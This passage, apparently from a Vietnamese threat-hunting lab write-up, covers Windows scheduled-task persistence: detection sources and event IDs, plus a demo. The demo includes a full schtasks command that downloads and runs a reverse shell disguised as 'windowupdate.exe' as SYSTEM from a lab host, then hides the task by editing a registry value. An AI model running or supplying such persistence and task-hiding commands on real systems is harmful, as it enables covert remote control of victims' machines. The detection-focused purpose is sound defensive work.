- Sysmon ⇒ cần cấu hình <TargetObject condition="begin with">HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache</TargetObject>
  - **Event ID 12**: Registry object added or deleted.
  - **Event ID 13**: Registry value set.

- Window Event Log
  - **Event ID 4657: A registry value was modified ⇒ cần chú ý tới trường Operation Type**
    - New registry value created
    - Registry value deleted
    - Existing registry value modified

Log File

> Mỗi scheduled task được tạo, sẽ tạo 1 file tại ***"C:\Windows\System32\Tasks\"*** hoặc ***"C:\Windows\Tasks\"***
>
> ⇒ dù có xóa registry, vẫn có thể thấy được scheduled task tại đây ⇒ cần trigger kĩ các file tại đây, bao gồm các hành vi thêm hoặc sửa file

- **Sysmon 11: File Created**
- Event ID 4663: An attempt was made to access an object.

Process

- Các process để tạo scheduled task sẽ là svchost.exe (từ Win 10) hoặc taskeng.exe (Window Older Version)


- Trigger các process mới được tạo có commandline là ***SCHTASKS***, dùng **Sysmon 1** hoặc Event ID 4688, đặc biệt cần chú ý tới các *commandline* nghi ngờ như
  - `.cmd`, `.ps1`, `.vbs`, `.py`, `.js`, `.exe`, `.bat`: đây là các scripts hoặc file thực thi thường được sử dụng để chạy mã độc hoặc tải payload.
  - `powershell`, `wmic`, `rundll32`, `cscript`, `certutil`, ...
    - Các công cụ này phổ biến trong các cuộc tấn công vì nó có sẵn trên hệ thống (LOLBAS) và cho phép thực thi mã từ xa hoặc chỉnh sửa hệ thống, ví dụ: PowerShell có thể tải payload trực tiếp từ internet.
  - `%APPDATA%`, `%PUBLIC%`, `%TEMP%`
    - Các vị trí này thường cho phép mọi người dùng ghi (user-writable).
    - Kẻ tấn công có thể lưu mã độc tại đây và sử dụng Scheduled Tasks để thực thi.
- Nếu tạo scheduled task bằng Powershell Cmdlet thì xem log 4104.

Demo


Chuẩn bị

Tạo revershell có tên là windowupdate.exe

- LHOST: 192.168.139.128
- LPORT: 4444



Khởi động một máy chủ HTTP đơn giản trên cổng 8080




Dùng schtasks để tạo 1 scheduled task với nhiệm vụ

Tên Scheduled Task: Window Update.


Trigger: Chạy hàng ngày, một lần, lúc 16:00.

Action: dùng powershell tải 1 payload độc hại trên 1 domain, là 1 một reverse shell. Sau khi tải xong sẽ chạy reverse shell này.

> *schtasks /create /tn "Window Update" /tr "powershell.exe -ExecutionPolicy Bypass -Command \"Invoke-WebRequest -Uri 'http://192.168.139.128:8080/windowupdate.exe' -OutFile 'C:\\windowupdate.exe'; Start-Process 'C:\\windowupdate.exe' -Wait\"" /ru "NT AUTHORITY\SYSTEM" /sc DAILY /st 16:00 /F*




⇒ Scheduled Task đã được tạo thành công và có thể thấy ở ứng dụng.




Hunting hành vi này


- **Log 4698** về tạo Scheduled Task




- **Sysmon 1** về việc mở cmd tạo scheduled task




- **Sysmon 11** về tạo file ở thư mục C:\Windows\System32\Tasks




- Khi tạo Scheduled Task sẽ khởi tạo và ghi giá trị cho registry







Ẩn Scheduled Task

Ban đầu query all để list tất cả các scheduled task ⇒ vẫn thấy được "Window Update"




Ta thay đổi giá trị key registry Index thành (0) để hidden Scheduled Task này đi






Kết quả là “Window Update” đã bị hidden như mong muốn




Hunting hành vi này, dùng Sysmon Event ID 13




Khi Scheduled Task được chạy


Mở System Informer lên ta thấy 1 chương trình đang chạy chính là reverse shell



Tại Server thấy hành vi truy cập và tải payload độc hại xuống, có src IP là IP của victim




Sau khi victim chạy ngầm reverse shell, attacker lắng nghe thành công, có 1 meterpreter để khai thác máy victim




Hunting việc chạy Scheduled Task độc hại này

